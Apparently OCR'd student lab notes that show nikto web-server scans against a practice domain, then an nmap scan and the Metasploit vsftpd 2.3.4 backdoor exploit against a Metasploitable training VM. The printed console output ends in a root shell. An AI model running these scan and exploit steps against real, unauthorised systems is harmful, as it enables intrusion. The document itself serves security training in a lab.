
3 method vulnerability web server scanning

Using nikto

Step1: open the kali linux terminal


Command: nikto –host certifiedhacker.com

Result:



Command: nikto –h certifiedhacker.com –ssl


Result:




3 Command: nikto –h certifiedhacker.com /Tuning 1,2

Uses: this command are use tuning is uses

Result:




4command: nikto -h Certifiedhacker.com –Tuning X



5Command: nikto –h certifiedhacker.com –p 80

Uses: this command are use special port scanning are

Result:



4 method vulnerability web server scanning

Using openvas

Task3 How to exploit web server using metasploitable


What is metasploitable


Metasploitable is a virtual server intentionally configured with insecure software and services. It's not used in production, but is set up as a training target for cybersecurity practice.


Exploit methode

Step1: on the metasploitabl server

Step2: scan the ip web servere using nmap







Step3: identifiy the oprn open port

This server is open opert is

1: open port 21 ftp


2: open port 6667/ irc

3: open port 139 open netbio-ssn samba smbd 3.X -4.X(workgroup:WORKGROUP)
4: open port 445 netbio-ssn samba smbd


Exploit the server is port number 21 ftp protocol here

Using :msfconsole/matasploit

Step4: start the msfconsole



Step5: search vsftpd




Step6: show options

Step7: set lhosts 192.168.2.45


Step8: set rhost 192.168.2.46

Step9: show options

Setp10: exploit


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.2.46 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.2.46:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.46:21 - USER: 331 Please specify the password.
[+] 192.168.2.46:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.46:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.43:44523 → 192.168.2.46:6200) at 2025-06-03 23:04:53 +0530
sh: line 0: s: command not found

result:

